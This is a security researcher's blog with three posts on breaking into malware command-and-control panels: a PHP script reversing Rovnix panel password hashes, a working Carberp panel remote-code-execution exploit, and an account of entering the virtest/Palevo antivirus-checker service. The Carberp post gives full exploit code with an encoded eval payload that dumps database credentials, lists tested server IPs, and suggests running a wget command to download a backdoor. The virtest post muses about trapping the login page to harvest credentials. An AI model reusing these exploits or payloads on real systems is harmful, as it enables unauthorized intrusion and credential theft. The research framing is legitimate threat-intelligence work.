Showing posts with label hack. Show all posts

Wednesday, 23 October 2013

Reversible Rovnix passwords

I got my hands on Rovnix recently.
Not the one who got leaked with Carberp but the 'ISFB' package part (Core, Interceptor, ATS, VNC modules, etc...):

And the panel..
Who ask for mod_rewrite for an unknown reason (ok the htaccess, but is it really usefull here?)

I've already took some screenshots of inside Rovnix, so let's skip about the screenshots part.
Just check this article if you want see pics from the Rovnix C&C:
http://www.xylibox.com/2012/02/win32rovnix.html?spref=tw

The panel come with a sql dump, and a user/password is already defined inside.
The password look's like a MD5 hash and we know nothing about it.

SQL tables:

By looking the hash on Google we have a correspondence with '21240':


A tool confirm also that the hash is good for '21240'
But.. there is a problem somewhere:

So we have to check the code to see what's going on.

admin/index.php use a function getMyHash()


This small function can be found inside mod/main.php:

We have a salt and they use md5() but we have a huge mistake here:
'+' instead of '.' everywhere.
So if we try to hash a password composed only of numbers, we will have a obvious problem.
Like it's the case for the 'default password' found inside the sql dump.

If you want an example:
310dcbbf4cce62f762a2aaa148d556bd = getMyHash('123')
310dcbbf4cce62f762a2aaa148d556bd = md5('333')
'collision' with 2 algo.

We can obtain the password from the hash easily, PoC:
<?php
        /**
         * Defeat the weak hash function of Rovnix
         * to get password from a hash.
         */

     
        $HASH   = 'fbff791ef0770855e599ea6f87d41653';
     
        $value  = getNumber($HASH);
        $search = search($value, $HASH);
     
        echo('Hash:   ' . $HASH  . '<br />');
        echo('Value:  ' . $value . '<br />');
        echo('Search: ' . $search);
     
        // Search an working (number) password
        function search($value, $hash) {
                $i = 0;
             
                while (true) {
                        if (getHash($i) == $value)
                                return $i;
                     
                        $i++;
                }
        }
     
        // Get the hashed number
        function getNumber($hash) {
                $i = 0;
             
                while (true) {
                        if (md5($i) == $hash)
                                return $i;
                     
                        $i++;
                }
        }
     
        // Hash function without final MD5 (return only numbers)
        function getHash($hash) {
                $salt = 'LKJFDJLJkkljKJKJKJkjkj$i%&@(%jkjJn@@j$r@!cdh*!@#$djl1J$r!j@o*$@duJxlJLEKJkJFKJEJ2$jkeJFJLEJFE';
             
                return $hash + $salt + md5($salt) + md5($hash) + $salt[3];
        }
?>

Output for the unknown hash:

So the unknown password for fbff791ef0770855e599ea6f87d41653 is in reality '21173'.
Let's try..
Excellent, we can't log with '21240' because it will be sent to getMyHash() but it's interesting to see this type of bug and how a bad algorithm implementation can cause a security problem.

Friday, 28 June 2013

Carberp Remote Code Execution: Carpwned

Everyone are looking at the Carberp source, bootkit and other components but did people investigated the panels source ?
I don't know who did the PHP but he deserve a medal, it's more easy to hack than SpyEye. (yeah i didn't think it was possible too)

Here i will talk about a simple code injection but there is a lot of others vulnerabilities in theses leaked panels.
e.g: stupid code allow IP spoofing:

No but seriously the best vulnerability is the RCE one, the guys who coded this is really mentally retarded:
look at this eval() look !

Oh good timing, some Carberp C&C appeared on vx.vault:

Let's write a spl0it now, i think most of you come here for a PoC right ?
Carberp RCE
<table width="607" border="0">
<tr>
<td><form method="POST" action="<?php basename($_SERVER['PHP_SELF']) ?>">
<label for="carberp">Domain: </label>
<input name="urlz" type="text" id="urlz" value="http://carberpPanel.com" size="50" />
<input type="submit" name="button" id="button" value="Ownz !" />
</form></td>
</tr>
<tr>
<td><?php
/*
Xyl2k!
Greeting to Xartrick for fixing the payload (:
*/
if(!isset($_POST['urlz'])) ;
else
if(!filter_var($_POST['urlz'], FILTER_VALIDATE_URL))
{
echo "<font color='red'>URL is not valid</font>";
}
else
{
{
$data = array(
'id' => 'BOTNETCHECKUPDATER0-WD8Sju5VR1HU8jlV',
'data' => 'Njk2ZTYzNmM3NTY0NjU1ZjZmNmU2MzY1MjgyNzY5NmU2MzZjNzU2NDY1NzMyZjYzNmY2ZTY2Njk2NzJlNzA2ODcwMjcyOTNiMjQ0MTNkMjIwZDBhMjIzYjY1NjM2ODZmMjgyNzQ0NjE3NDYxNjI2MTczNjUyNzJlMjQ0MTI5M2I2NTYzNjg2ZjI4MjcyZDJkMmQyZDJkMmQyZDJkMjcyZTI0NDEyOTNiNjU2MzY4NmYyODI3NDg2ZjczNzQzYTIwMjcyZTI0NjM2NjY3NWY2NDYyNWIyNzY4NmY3Mzc0Mjc1ZDJlMjQ0MTI5M2I2NTYzNjg2ZjI4Mjc1NTczNjU3MjNhMjAyNzJlMjQ2MzY2Njc1ZjY0NjI1YjI3NzU3MzY1NzIyNzVkMmUyNDQxMjkzYjY1NjM2ODZmMjgyNzUwNjE3MzczM2EyMDI3MmUyNDYzNjY2NzVmNjQ2MjViMjc3MDYxNzM3MzI3NWQyZTI0NDEyOTNiNjU2MzY4NmYyODI3NDQ0MjNhMjAyMDIwMjcyZTI0NjM2NjY3NWY2NDYyNWIyNzY0NjIyNzVkMmUyNDQxMmUyNDQxMjkzYjZkNzk3MzcxNmM1ZjYzNmY2ZTZlNjU2Mzc0MjgyNDYzNjY2NzVmNjQ2MjViMjc2ODZmNzM3NDI3NWQyYzI0NjM2NjY3NWY2NDYyNWIyNzc1NzM2NTcyMjc1ZDJjMjQ2MzY2Njc1ZjY0NjI1YjI3NzA2MTczNzMyNzVkMjkzYjZkNzk3MzcxNmM1ZjczNjU2YzY1NjM3NDVmNjQ2MjI4MjQ2MzY2Njc1ZjY0NjI1YjI3NjQ2MjI3NWQyOTNiMjQ0MjNkNmQ3OTczNzE2YzVmNzE3NTY1NzI3OTI4Mjc1MzQ1NGM0NTQzNTQyMDJhMjA0NjUyNGY0ZDIwNjI2NjVmNzU3MzY1NzI3MzI3MjkzYjY1NjM2ODZmMjgyNzU1NzM2NTcyNzMyNzJlMjQ0MTI5M2I2NTYzNjg2ZjI4MjcyZDJkMmQyZDJkMjcyZTI0NDEyOTNiNzc2ODY5NmM2NTI4MjQ0MzNkNmQ3OTczNzE2YzVmNjY2NTc0NjM2ODVmNjE3MzczNmY2MzI4MjQ0MjI5Mjk2NTYzNjg2ZjI4MjQ0MzViMjc2YzZmNjc2OTZlMjc1ZDJlMjczYTI3MmUyNDQzNWIyNzcwNjE3MzczNzc2ZjcyNjQyNzVkMmUyNDQxMjkzYjZkNzk3MzcxNmM1ZjY2NzI2NTY1NWY3MjY1NzM3NTZjNzQyODI0NDIyOTNiNmQ3OTczNzE2YzVmNjM2YzZmNzM2NTI4MjkzYjI0NDQzZDQ5Mjg2NjY5NmM2NTVmNjc2NTc0NWY2MzZmNmU3NDY1NmU3NDczMjgyNzY5NmU2NDY1NzgyZTcwNjg3MDI3MjkyOTNiNjU2MzY4NmYyODI0NDEyZTI3NDE3NTc0NjgyMDRiNjU3OTI3MmUyNDQxMjkzYjY1NjM2ODZmMjgyNzJkMmQyZDJkMmQyZDJkMmQyNzJlMjQ0MTI5M2I2NTYzNjg2ZjI4Mjc2ODc0NzQ3MDNhMmYyZjI3MmUyNDVmNTM0NTUyNTY0NTUyNWIyNzQ4NTQ1NDUwNWY0ODRmNTM1NDI3NWQyZTI3MmY2YzZmNjc2OTZlMmYzZjc4M2QyNzJlMjQ0NDI5M2I2Njc1NmU2Mzc0Njk2ZjZlMjA0OTI4MjQ0ODI5N2IyNDQ2M2Q2NTc4NzA2YzZmNjQ2NTI4MjcyNDYxNzU3NDZmNzI2OTdhNjU2YjY1NzkyNzJjMjQ0ODI5M2IyNDQ3M2Q2NTc4NzA2YzZmNjQ2NTI4MjczYjI3MmMyNDQ2NWIzMTVkMjkzYjY1NzY2MTZjMjgyNzI0NDUyNzJlMjQ0NzViMzA1ZDJlMjczYjI3MjkzYjcyNjU3NDc1NzI2ZTIwMjQ0NTNiN2Q=');
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_POST['urlz'] . "/index.php");
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch,CURLOPT_USERAGENT,"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)");
curl_setopt($ch, CURLOPT_HTTPHEADER, array('Expect:'));
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch,CURLOPT_TIMEOUT,30);
curl_setopt($ch, CURLOPT_POSTFIELDS, $data);
$contents = curl_exec($ch);
curl_close($ch);
if (preg_match("#-#", $contents))
{ echo "<pre>" . $contents . "</pre>"; }
else
{ echo "<font color='red'>Not vulnerable :(</font>"; }
}
}
?></td>
</tr>
</table>

The 'encoded' part do a file_get_contents() on includes/config.php

Then connect to the SQL db and show the Carberp credentials. (in case if we don't have phpMyAdmin)
But it would be useless if we can't show the login page due to Auth key so it parse index.php and retrieve it.
Cool payload huh ?
Let's test it so...

37.221.165.123:

91.214.202.117:

I've tested on some others C&C and everything went fine.
And it's a RCE so you can execute some cool shit like system('wget http://xxx.xxx');
To download a backdoor or whatever...

Here are some screenshots of the panel:

Bots:

Diagram all:

Diagram live:

Diagram OS:

Diagram AV:

Diagram Rights:
Wait... a 'diagram' ?!

Tasks:

Logs:

Passwd:

AutoSystem:

Settings:
oh really, who's fucked now ?


Friday, 12 August 2011

Tracking Cyber Crime: Virtest and Palevo (Private AV Checker)

Hi there, due to a recent tweet of Mikko H, regarding my 'pwning'


I've gived a fuck inside some private AV Checkers with my mate Pr0zAk due to a recent blog post of ScriptKiddieSec, finaly a big one appear vulnerable. (and it's also the first time i get into a private av checker)
virtest is a known service to help criminals to determine if their malwares are detected or not.

If you know SpyEye, the C&C of this one got a feature for communicate with the service.

Dumped login.php of virtest

Palevo.biz is also part of the network


Part of the palevo sql dump

Needless to say i've a full copy on my hard drive of sites content with huges sql db who take a very long time to get (virtest & palevo)

Inside virtest from a pwned account (not pwned with hash cracking but with another tricks)
I wonder how many accounts i will get if i decide to 'door' the login page with a mail() function each time someone try to connect on the service, maybe it's time to fear for bad guys who use these service :þ 


Main page when logged:


Scan:


Exploit pack check:


Price:


FAQ:


AV Versions:

Money:

Account management:

Scan profiles:

Scan history (yeah the guys who have this account seem spend a lot of money for check files):

Full undetect malware

File info>General info:

'See file' contain the first bytes of your file

File info>filetype ident:

File info>filetype diagram:

File info>PE structure

Autoscan feature:


Delete log history:

Anyway guys, same remark i've says to Peter Severa & friend: learn to secure your windows (yeah lol) if you do criminal business...

Also, a colleague at MalwareIntelligence (maybe with me) will do a speak/presentation if approved on Private AV Checkers at source conference
Stay tuned.

Advertising of virtest guys:


Advertising of palevo.biz guys: